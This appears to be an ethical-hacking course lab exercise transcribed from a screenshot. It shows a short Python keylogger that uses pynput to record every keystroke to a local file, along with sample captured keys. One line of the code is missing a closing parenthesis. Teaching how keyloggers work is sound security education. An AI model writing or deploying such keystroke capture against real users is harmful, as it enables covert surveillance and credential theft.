


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## Ethical Hacking for mobile applications - ITA1437

Ex.No. 7 - Create a simple keylogger using python code.



The screenshot shows a code editor with two files open: `key_log.txt` and `keylogging.py`. The `key_log.txt` file contains a list of logged keystrokes with timestamps. The `keylogging.py` file contains the Python code for the keylogger.

```
key_log.txt
1 2022-09-14 06:09:31,526:'o':
2 2022-09-14 06:09:31,981:'o':
3 2022-09-14 06:09:32,485:'m':
4 2022-09-14 06:09:32,549:'b':
5 2022-09-14 06:09:32,733:'u':
6 2022-09-14 06:09:32,989:Key.space:
7 2022-09-14 06:09:33,277:'b':
8 2022-09-14 06:09:33,589:'r':
9 2022-09-14 06:09:33,781:'o':
10

keylogging.py
1 from pynput.keyboard import Key
2 from pynput.keyboard import Listener
3 import logging
4 # if no name it gets into an empty string
5 log_dir = ""
6 # This is a basic logging function
7 logging.basicConfig(filename=(log_dir+"key_log.txt")
8 # This is from the library
9 def on_press(key):
10     logging.info(str(key))
11 # This says, listener is on
12 with Listener(on_press=on_press) as listener:
13     listener.join()
14
```